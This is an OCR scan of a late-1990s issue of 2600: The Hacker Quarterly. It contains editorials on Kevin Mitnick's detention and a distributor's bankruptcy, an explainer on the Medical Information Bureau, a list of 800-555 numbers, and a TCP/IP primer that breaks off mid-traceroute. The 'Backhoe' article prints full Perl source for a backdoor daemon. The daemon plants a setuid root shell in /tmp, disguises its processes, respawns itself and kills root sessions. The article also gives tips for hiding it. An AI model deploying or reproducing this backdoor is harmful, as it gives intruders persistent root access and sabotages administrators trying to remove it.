
Mik

Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com

Volume Fourteen, Number Four
$4.50 US, $5.50 CAN

2600

The Hacker Quarterly



0 74470 83158 7 74

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout
Ben "Half Past Six" Sherman

Cover Design
Bob Hardy, The Chopping Block Inc.

Office Manager
Tampruf

"As a matter of policy, AT&T safeguards customer information from unauthorized access. It is also our policy to allow business customers to access their account-billing records to check the accuracy of their records and to request changes, as necessary, by using an automated system. Until now, questions such as yours have never come up, so we want to thank you very much for bringing your concerns to our attention." - an AT&T media relations representative responding to a member of the Privacy Forum's (www.vortex.com) revelation that their automated service intended to reveal the owner of a telephone number dialed on a customer's bill instead reveals anyone's number at anytime to anyone, listed or unlisted.

Writers: Bernie S., Billsf, Blue Whale, Noam Chomski, Eric Corley, Dr. Delam, Derneval, John Drake, Paul Estev, Mr. French, Thomas Icom, Joe630, Kingpin, Kevin Mitnick, David Ruderman, Seraf, Silent Switchman, Scott Skinner, Thee Joker, Mr. Upsetter.

Network Operations: Phiber Optik, Manos.

Broadcast Coordinator: Porkchop.

Webmaster: Kiratoy.

Voice Mail: Segv.

Inspirational Music: Cornershop, Marilyn Hanson, Mulu, Bowie, Klaatu, Adam F.

Shout Outs: James Carville, Infi, Grapes, Piker, Indigo, Angieb, Zig, L0cke.

DEPOSITIONS

remember the future 4
your very own backhoe 6
the medical information bureau 11
some 800-555 fun 12
tcp/ip basics and shortcomings 13
the ominous GETS 16
the potential of mobil speedpass 18
telco/government cooperation 20
how to get away with things on geocities 24
the argentinian phone system 26
how to hack a virtual pet 29
letters to captivate you 30
spying on yahoo 40
hack your head 42
noggin cracking 44
sun's nasty little list 46
2600 marketplace 52
meetings 59

s e g m e n t a t i o n f a u l t

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc.
7 Strong's Lane, Setauket, NY 11733.
Second class postage permit paid at Setauket, New York.
POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada - $21 individual, $50 corporate (U.S. funds).
Overseas - $30 individual, $65 corporate.
Back issues available for 1984-1996 at $25 per year, $30 per year overseas.
Individual issues available from 1988 on at $6.25 each, $7.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752
(subs@2600.com).
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).
2600 Office Line: 516-751-2600, *2600* FAX Line: 516-474-2677.

Remember the Future

By the time you read this, something many of us would never have thought possible will be history. Kevin Mitnick will have been in prison for three years without even having gone to trial. Try to think of any criminal case anywhere where someone has been held for so long without either being released on bail or having their fate determined one way or another. One could easily say this is cruel and unusual punishment. And, when looking at the facts of the case which have been gone over time and again in these pages and in many other forums, it's hard to believe there aren't a few personal vendettas going on here, in much the same way that there were during Bernie S.'s case. These kind of things just don't make sense to most of us and we want to find a reason why they're happening that doesn't throw our sense of values into disarray. This is a case where that may not be possible.

It isn't at all wrong to get a feeling of utter hopelessness as time continues to creep by. It really sometimes feels as if there's absolutely nothing we can do to put an end to this. And that is exactly how anyone would feel under the circumstances. That is the point. We are *supposed* to feel this way. We're *never* supposed to feel the way we did when Bernie S. finally was released, admittedly long after he should have been, but long before the authorities wanted his suffering to end. What we have to remember is that when things seem most hopeless, oftentimes that is when decisive action can be most effective.

Outside the walls, things have been changing. Voices are being raised in protest more and more frequently. Unfortunately, some of this has been of the unproductive sort - things like hacked web pages with threatening texts demanding Mitnick's immediate release to prevent mass destruction. It doesn't take much of an intellect to see how such statements can work against not only Mitnick, but the entire hacking community. Sure, we can see the absurdity of it and laugh at the inside jokes. But to the average person who knows nothing about us, we come off fitting whatever paranoid and wildly inaccurate portrait some self-centered prosecutor paints of us. And without the support of these "average" people, our situation will truly become hopeless.

But can we count on their support? Are people outside our proportionally small community even interested in a case such as Mitnick's? The answer is a very definite yes. When explained to people outside the hacker community, we find overwhelming interest and strong support for the simple goal of releasing Mitnick immediately and putting an end to this torture. Opinions vary as to whether or not he was guilty of a crime or if any prison time at all was called for. But even those who think he was "America's most dangerous hacker" seem to think that this has gone far enough. And this is what we must focus on: outrage at the current situation. Once that is resolved, we can move on to making sure it never happens again.

That is a sad fact we have to take seriously. This *will* happen again. And, because future cases will most likely not be as well publicized, this could become a way of life before we have a chance to even realize it. Imagine yourself facing charges, regardless of whether or not they're justified. What would *you* do, knowing what has transpired here? Do you think you just might be inclined to make a deal knowing that you could be locked away for three years without a trial and that nobody would consider that out of the ordinary? Of course you would. And every prosecutor knows this. Which is why we cannot allow them to get away with this travesty of justice.

One way or another, this case will decide the future for many of us. While some things may be inevitable, the bleakness it seems to be foreshadowing does not have to be one of them. We can make a significant difference if we believe we can and if we try. Despite all the rhetoric, we haven't been trying nearly hard enough. For instance, there have been

cries for help over the net for Mitnick's defense fund. Yet, at the time we went to press, only one donation of $200 by one person has been made. If this is all we are capable of, then we might as well give up now. Obviously, we know we have the potential of so much more but we keep making the mistaken assumption that "someone else" will carry the load. That just isn't the case.

We hope our many readers will come through on this most important mission. Send a check, money order, or even cash for as much as you can afford so that Kevin will not be deprived of decent legal care. This fund is being organized by his grandmother (Reba Vartanian) and all checks should be made out to her, account number 672-190-1177. The address is:

Legal Defense Fund for Kevin Mitnick
c/o Norwest Bank Nevada, N.A.
Rainbow Ridge Office 672
3104 North Rainbow Blvd.
Las Vegas, NV 89108

We hope to be able to report a significant increase in this fund real soon, Please invest in the future and contribute what you can.

Distributor Update

Since our last issue, there have been some rather significant developments. Fine Print (our main distributor located in Austin, TX) changed their status to Chapter 7 protection from Chapter 11 shortly after we stopped using them. We did this after they offered us $150 as a settlement for the $100,000 they owe us. This means that they are now out of business.

According to some rather interesting court documents filed by The Fine Print Distributors, Inc. Official Unsecured Creditors Committee, the United States Trustee's Office, and ANA Interests, Inc., it appears that there were some financial improprieties going on, almost to the very end. According to the documents, "During the last six to eight weeks, the Debtor also began to dispose of its hard assets in sales out of the ordinary course of business without permission of this Court. Many of these items appear to have been sold at below market value." Also, "Upon information received by the Committee beginning on December 2, 1997, the Committee also would show the Court that apparently the salary of Debtor's president was increased from $27,000 to $50,000 post-petition, and that of its Chief Financial Officer from $22,000 to $37,900 during the same period. Additionally, it appears that the Debtor enacted corporate policies post-petition to provide significant vacation and severance packages to employees that were not in existence prior to the pendency of the bankruptcy. The Debtor's bank account appears to have been completely decimated on Friday, December 4, 1997 for the payment of these 'benefits', even though sizeable other debts have arisen post-petition which remain unpaid."

Neither Paula Brunson (president) nor Sharlette Lehnick (Chief Financial Officer) were reachable for comment and numerous phone calls made to them before Fine Print's phones were disconnected altogether were never returned.

If such allegations are proven to be true, we only hope criminal charges are filed. In our last issue we told you that we bore no animosity towards Fine Print. Perhaps we believed in them more than their own employees did.

We believed that supporting an independent distributor would help the independent zine community. Unfortunately, it didn't work out that way and we must now look to more commercial distributors to get us back into the same stores. The real tragedy is that so many other zines don't have that option.

Obviously, since you're reading this, we managed to get this issue printed and sent out. If it's still winter by the time you see this, it means we really hauled ass and pulled off a minor miracle. The moral support we have received on this journey is more valuable than anything tangible could ever be. We'll always be indebted to our readers for that.

We'll be facing all kinds of challenges and hurdles in the months and years ahead that hopefully won't be so tied into our very survival. When these happen, we need to be able to stay focussed on the issues and not be distracted by the mundane. Because if the present is any indication of what the future will be like, we will need as much strength as we can garner. We hope you're looking forward to it as much as we are.

Your Very Own Backhoe

by miff

What Is It?

Backhoe is a backdoor daemon that copies a rootshell into /tmp periodically, then deletes it. You set the frequency that you want rootshells to appear, and you set the amount of time that they will persist before backhoe deletes them. This gives the user who knows what to look for a convenient backdoor without having to modify any system binaries or otherwise fuck someone's box.

OK, so what? It puts a rootshell in /tmp every so often, BFD. Well, to make things more interesting, it also spawns multiple copies of itself - you know, in case root sees some strange process or behavior and decides to kill -9 the bitch. The separate copies (you pick how many you want) actually monitor each other using signals to make sure that all is well with the backdoor. If any of the copies of backhoe find that any of the other copies are missing or not functioning, backhoe goes into defense mode.

In defense mode, backhoe kills all root sessions, spawns a new set of daemons (in addition to the ones already running), and reinitializes all of them. Normal operation continues, with a few more instances of backhoe in memory.

In order to make backhoe harder to kill all at once, I added a disguise routine which makes backhoe appear to be one of any number of normal processes (at random), or joke processes, if you prefer to fuck with the admin.

Why?

Why run backhoe? Well, I suppose it could actually be useful for its intended purpose with an inexperienced sysadmin. There are some mods you may wish to make (see below) if you really want to make it tight, though. You may also wish to run it just to mess with your sysadmin - imagine his confusion when every time he tries to kill a particular process his session dies? Finally, run it just to see how it works, then make improvements. I think there's lots of potential for self monitoring, self defending daemons to do many things other than just put rootshells in /tmp (use your imagination).

Where Will It Run? How Can I Run It On XXXX?

At this point, backhoe has only been tested on Linux. I have only tested it on slackware (2.0.28 kernel) with perl 5.003.

It definitely won't run on Solaris as it is, mainly because of the flags on ps and parsing of the result set. This should be easy to fix though; the code is intended to be easily modifiable.

Wanna run it on NT or 95? Hehe - sure, tough guy.

Weaknesses

At this point, there are a few glaring weaknesses in backhoe that keep it from being industrial strength. I was gonna fix some of these but - bah - too lazy.

1) It's not compiled, and will be hard to insert into system startup scripts without being noticed. The obvious answer: compile it. (Yes, perl has compilers now.) Or, if you prefer, translate it to C.

2) The process numbers are predictable (I think they increment by 2). This would be easy to fix by adding a random dummy process generator to spin the ps id counter in between spawns.

3) Its only defense is killing root sessions (and spawning more of itself). There

are ways to attack it without having a root session show up in ps -jax. Solution: this one is more complex, we'll deal with it some other time.

Recommendations If You're Really Gonna Use It To Make A Backdoor

Well, obviously take note of the weaknesses above and take the recommended actions. Pay attention to the user configurable variable. Do you want 15 copies? How long do you want the root shells to hang out in the wind before they get deleted? What are some passable ps names on your system?

Another minor mod that would make it much more safe to use (in terms of other users grabbing your rootshell) would be to make backhoe watch /tmp for a file of a name *you* specify, then chmod it 4755. That way you are not providing a backdoor to the other users on the system.

Finally, don't fuck up people's systems. Don't change the defense mode to 'rm -rf /*'. That would be rude. No point in that. The point of this code is *not* to fuck up people's systems - use it for fun.

Enjoy, and hack the shit out of it, eh?

Shouts to: musashi for early discussions and the process grepping code and cplusplus for being the first (unwitting) beta tester, and for being generally elite.

BACKHOE CODE

```
#!/usr/bin/perl
# backhoe
# written by miff
#
# this little ho periodically places a rootshell in /tmp
# (you set the frequency), spawns multiple copies of itself,
# disguises itself, watches for its brothers, and
# kills root if any brothers die.
#
# modified to using signaling to check for brothers, and to
# use double forking rather than execing a new copy
# also cleaned up shell spawning....
# added disguise routine to make the bros harder to kill
# all at once...
# version 2 complete 8/20/97


&set_vars; #we do this again in intialize, but need it here...
#fork progs until we reach our desired num:
while ($famsize > 1) {
      &forker;
      $famsize-;
      }
&initialize;
&controlfreak;  #we should never return from this one...
die "big problems - you are where you should not be... ";

# subs start here...
#*********************************************************************
# THIS IS THE ONLY SECTION YOU NEED TO MESS WITH
sub set_vars {
#set needed variables:
```

```
#number of brothers:
$famsize = 4; #how many additional brothers will there be...
$rootid = 0; #this is the id of root (0) - useful to set other for debug
$shelltime = 15;  # this tells us to leave the rootshell out for 15 seconds
$sleeptime = 45;  #this tells the prog to sleep 45 seconds between rootshells
$paranoid = 0; # set this if you want to kill *all* shells, not just root
# ^^^ not currently implemented
#@psnames = ('vi','nfsiod','kflushd','kswapd','update','lpd','/usr/sbin
      /rpc.mountd','/usr/sbin/rpc.nfsd','0wned');
@psnames = ('dickhead','shitface','fuck','diebitch','x0x','phucewe','mountme',
      'shitd','0wned');
#note:  prolly wanna change the psnames array when really using this.
}
#**************************************************************************
#**************************************************************************
#**************************************************************************

sub initialize {
#set key vars, write pid, read pids, enter main controller.
&set_vars;
&disguise;  # give ourselves a better ps name...
&scent;
sleep 2;  #give bros a chance to leave scent before reading pids
# this gives us 2 seconds of initial vulnerability - big deal
&fraternize;
}

sub disguise {
#here we will randomly set the process name...
srand(time ^ $$);
$randum = int(rand(9));
$0 = $psnames[$randum];
}

sub controlfreak {
$end = 0;
$slept = 0;
$shell = 0;
while ($end < 1) {
      &check_bro;
      sleep 1;
      ++$slept;
      if ($shell == 0 && $slept > $sleeptime) {
            &make_shell;
            $slept = 0;
            $shell = 1;
      }
      if ($shell == 1 && $slept > $shelltime) {
            &kill_shell;
            $slept = 0;
            $shell = 0;
      }
```

```
}
}

sub panic {
#here we want to kill roots, fork new, reinitialize...
&kill_roots;
&set_vars;  #need to get famsize again...  (this will grow..)
#fork progs until we reach our desired num:
while ($famsize > 1) {
      &forker;
      $famsize-;
      }
&initialize;
&kill_roots;
#we should now have at least as many bros as we need, they have re-read
# the temp file and are checking new pids.
}

#here we leave our scent (ps num) in the /tmp file...
sub scent {
open PSLOG, '>>/tmp/31336.tmp';   #perhaps this should become a var...
print PSLOG "$$-";  #append our ps num and a separator dash
close PSLOG;  #close it
}

#here we read the pslog to find our brethren's ids,
#then we rm the pslog (tho in fact only one bro will get to do this)
sub fraternize {
open (PSLIST, '/tmp/31336.tmp') || die "no ps list!!!\n";  # change this to
      panic...
@brolist = split("-",<PSLIST>);  #build our brotha array...
close PSLIST;
sleep (4);  #give other bros a chance to read it...
#(another 4 second vulnerability....)
if (-e '/tmp/31336.tmp') { unlink '/tmp/31336.tmp';} #rm that baby...
#again, consider using variables here...
}


sub check_bro {
#all new check bro routine!!!  (much smaller :):):) )
# check using signals to make sure our frendz live on...
$ok = 0;

foreach $ps (@brolist) {
      unless (kill 0,$ps)  { &panic;}
      }
}

sub make_shell {
#simplified by removing directory...
```

```
unless (-e '/tmp/.nfsd') {
      system ('cp /bin/sh /tmp/.nfsd');
      system ('chmod 4755 /tmp/.nfsd');
      }

#system ('touch -t 031320251996 /tmp/.nfsd); #old date changer - out for now
}

sub kill_shell {
if (-e '/tmp/.nfsd') {
      unlink '/tmp/.nfsd';  #a better shell killer...
      }
}

sub kill_roots {
#this modified from jacob's shit...
#note:  since the last version, array now begins wit 0, so all
#field numbers are decremented...
open( PSK, "ps -jax |");
while ($xx = <PSK>)
      {
      chop ($xx);
      @info = split(" ", $xx, 10);
      if ($info[7] == $rootid && $info[9] =~ 'sh')  {
            unless ($info[9] =~ 'flush') {kill 9,$info[1];}
            }
       }
close(PSK);
}



sub forker {
#we need to double fork here..... (but not right now)
$spawn_id = fork();
die "fork failed: $!" unless defined $spawn_id;
if ($spawn_id) {
      #we are the parent - woo hoo
      waitpid($spawn_id,0);
  }
else {
      #we be da chile - woo hoo
      $dfork = fork();
      die "double fork failed $!" unless defined $dfork;
      if ($dfork)  {
            #we are the intermediary - must die!!!
            exit 0; }
      $famsize = 0;
  }
}
```

The Medical Information Bureau

by Crash 24601

Everyone knows about Equifax and TRW keeping a slew of information about private citizens. In a day when everyone is analyzed and stored bit by bit from grocery store computers tracking what you buy, how much of it, and how often, to mass mailing companies watching your demographics, one that often slips past public knowledge is the Medical Information Bureau (MIB). MIB, for the specific purpose of life insurance companies, tracks the medical conditions and health of anyone who has applied for life insurance.

Formed shortly after the turn of the century, the basic purpose of the MIB is to reduce the cost of fraud by being able to cross check medical information already obtained on a person by other insurance companies to ensure that the applicant doesn't have a selective memory. As sensitive as Americans are about their medical histories, one wonders how this information is kept secure, how it is moved, how it is used, and which information they keep.

MIB has a membership of about 800 companies sharing information on their applicants. A person is added to MIB files when they apply for life insurance with a member company. Only people who have applied for life insurance should have records on file with MIB. Each member company applied to will first check with MIB to obtain any codes already on record for the applicant. The member company will add any additional codes for medical information they might discover after they have compiled all their medical information on the applicant. In order to receive records on a specific individual, the member company must have provided to the individual a written notice describing MIB, its functions, and consumer rights, and must also have a signed authorization from the individual to obtain medical information on them.

MIB has over two hundred codes representing various medical conditions. The majority of codes consist of three digits representing the condition, and three characters representing the severity of the condition, the source company reporting the information, and how long ago it was diagnosed/treated. A code is kept on file for seven years. Some irrelevant codes, such as sexual deviation, were removed in the mid 1970's after hearings on MIB practices were held. In addition to medical information, a few codes are available for use relevant to a person's possible longevity, such as bad driving records, dangerous sports, and aviation activities. An additional six pieces of information are kept to be used for the purpose of correctly identifying an applicant: first name, last name, middle initial, date of birth, place of birth, and occupation.

Codes are transferred between MIB and the member company by a PC and proprietary software, both provided by MIB. Information is sent and received in its coded form via modem. After being printed, codes are taken to the underwriter working on the case. It is the underwriter who encodes and decodes the information at the insurance company. The information for decoding and encoding is kept in manuals, each with its own serial number and registered with MIB to the insurance company and a specific underwriter at the insurance company. Decoded medical information is intended to then be used as possible medical conditions to further check into and to be verified by the requesting member company. MIB periodically audits member companies to see that procedures are adhered to. Audits are on-site and consist of checking that information is being kept secure and confidential, that codes entered on applications are supported by information collected, that codes are being used only as a basis for further investigation, and that pre-notices and authorizations are being followed.

MIB is regulated by the Federal Trade Commission and falls under the fair credit reporting act. Individuals have the right to receive copies of the files from MIB (not the encoded versions of course), and to pursue corrections of information they dispute. MIB may require that a file be sent to a personal physician instead of the requesting individual if they feel it contains particularly sensitive information. MIB can be reached at:

Medical Information Bureau (MIB)
P.O. Box 105
Essex Station
Boston, MA 02112
617-426-3660

Some 800-555 FUN

by PorT666 and ChaosMakeR InC.

It used to be that almost the entire 800-555 exchange was a wasteland because only AT&T used it and only for its own services. Apart from a handful of other 555 numbers, the one that was (and still is) most famous is 800-555-1212 (toll free information). Things have changed. Now 555 is a commonly used exchange but it will always be a special one in the eyes of hackers.

Below are the results of a thorough scan of the 800-555 exchange. The numbers listed all do something interesting, whether it's a computer, a dial tone, or just an interesting voice system.

1-800-555-0260	1-800-555-4345	1-800-555-6870
1-800-555-0904	1-800-555-4542	1-800-555-7240
1-800-555-1171	1-800-555-4634	1-800-555-7241
1-800-555-1823	1-800-555-4654	1-800-555-7243
1-800-555-2082	1-800-555-4877	1-800-555-7260
1-800-555-2142	1-800-555-4917	1-800-555-7265
1-800-555-2427	1-800-555-4970	1-800-555-7377
1-800-555-2436	1-800-555-4986	1-800-555-7586
1-800-555-2458	1-800-555-5066	1-800-555-7872
1-800-555-2501	1-800-555-5093	1-800-555-7880
1-800-555-2558	1-800-555-5129	1-800-555-7904
1-800-555-2632	1-800-555-5206	1-800-555-8107
1-800-555-2857	1-800-555-5272	1-800-555-8226
1-800-555-2885	1-800-555-5299	1-800-555-8255
1-800-555-3048	1-800-555-5327	1-800-555-8622
1-800-555-3123	1-800-555-5342	1-800-555-8658
1-800-555-3262	1-800-555-5439	1-800-555-8711
1-800-555-3265	1-800-555-5464	1-800-555-8840
1-800-555-3335	1-800-555-5733	1-800-555-8999
1-800-555-3368	1-800-555-5820	1-800-555-9000
1-800-555-3425	1-800-555-6237	1-800-555-9100
1-800-555-3472	1-800-555-6270	1-800-555-9334
1-800-555-3539	1-800-555-6291	1-800-555-9400
1-800-555-3611	1-800-555-6563	1-800-555-9600
1-800-555-3775	1-800-555-6572	1-800-555-9675
1-800-555-3886	1-800-555-6578	1-800-555-9722
1-800-555-4119	1-800-555-6583	1-800-555-9741
1-800-555-4188	1-800-555-6654	1-800-555-9800
1-800-555-4193	1-800-555-6753	1-800-555-9887


TCP/IP

by Nathan Dorfman

Basically, How Does TCP/IP Work?

TCP/IP is most famous for its role in the global network known as the Internet. It also has useful applications in LANs. TCP/IP is able to run on many, often incompatible, network hardware types, which can be hooked together using this protocol suite.

Since you cannot hook an Ethernet card to a token ring interface with a single cable and expect things to work, how can TCP/IP achieve this inter-networking scheme? Well, consider the following example:




```
00 = Token Ring Card
## = Ethernet Card
```

If A wanted to send a packet to C, it could not have had a direct link with C, because the two network cards would not know how to talk to one another. However, since it shares an Ethernet network with B, it can send it to B. B, in turn, has another interface - which is a token ring. Thus it can forward A's packet to C. B is a router, or gateway. A and C are hosts.

Much of the Internet is linked by high-speed telephone cables. However, people's networks aren't built out of phone cable. Consider an ISP:


```
pp = PPP Dialup Int.
&& = ISDN Interface
```

In this example, we have the LAN of an Internet Service Provider. Host A is able to accept a dialup connection from a home user. Once that connection is established, it becomes a network link; indeed it is technically a network interface like any other. If the home user wants to send a packet to 204.141.125.38, which is part of the Internet, his TCP/IP software will first forward the packet to A over the PPP line. A will forward it to C. C will then forward it over its T1 line, where it will be forwarded to another gateway, and so on until it reaches its destination. To see this in action, use the traceroute command (UNIX) or tracert.exe (NT):

```
traceroute to 204.178.32.3 (204.178.32.3)
   30 hops max, 40 byte packets
1  pm1.qed.net (204.141.125.26)
   224.341 ms  217.337 ms  204.301 ms
2  Nyack-1.qed.net (204.141.125.1)
   218.430 ms  213.813 ms  207.551 ms
3  gw8-ny.new-york.net (204.141.247.21)
   206.849 ms  206.063 ms  209.856 ms
4  nyc1.new-york.net (165.254.3.1)
   220.042 ms  225.495 ms 229.504 ms
5  137.39.131.209 (137.39.131.209)
   252.514 ms  229.091 ms  228.986 ms
6  Fddi0-0.GW1.NYC1.Alter.Net (137.39.33.225)
   224.0 ms  220.0 ms  214.0 ms
7  137.39.131.102 (137.39.131.102)
   245.953 ms  226.199 ms  212.107 ms
8  inch.com (204.178.32.3)
   240.807 ms  298.163 ms  274.831 ms
```

This is the output of a traceroute from a host on a PPP connection. The first stop of a packet headed for inch.com will be pm1.qed.net, which is my ISP's dial-in computer. Since it's the only computer I'm connected to, any packet headed for anywhere will have to pass through this router first - woe to me if it ever goes down. We can probably determine that Nyack-1 is my ISP's gateway to the world - rather, in this case, to new-york.net which is a larger network that connects various ISP's in the New

York City area. From there it heads onto UUNET (137.39.* is part of the UUNET/AlterNet network, which services parts of the Internet's backbone). From there, to inch.com. Note though that the route back from inch.com to me can by all means take a different route:

```
traceroute to senate.org (204.141.125.38),
30 hops max, 40 byte packets
1  router1 (204.178.32.100)
   2.354 ms  2.562 ms  4.036 ms
2  New-York1.NY.ALTER.NET (137.39.244.93)
   164.536 ms  23.372 ms  10.816 ms
3  137.39.126.8 (137.39.126.8)
   262.474 ms  29.014 ms  11.599 ms
4  Hssi1-0.CR2.NYC1.Alter.Net (137.39.100.6)
   14.872 ms  4.891 ms  5.048 ms
5  312.atm11-0.gw3.nyc1.alter.net (137.39.21.101)
   6.623 ms  5.769 ms
6  137.39.131.210 (137.39.131.210)
   8.098 ms  5.777 ms  7.572 ms
7  gw8-ny.new-york.net (165.254.3.9)
   10.797 ms  7.769 ms  10.511 ms
8  icc-gw.new-york.net (204.141.247.22)
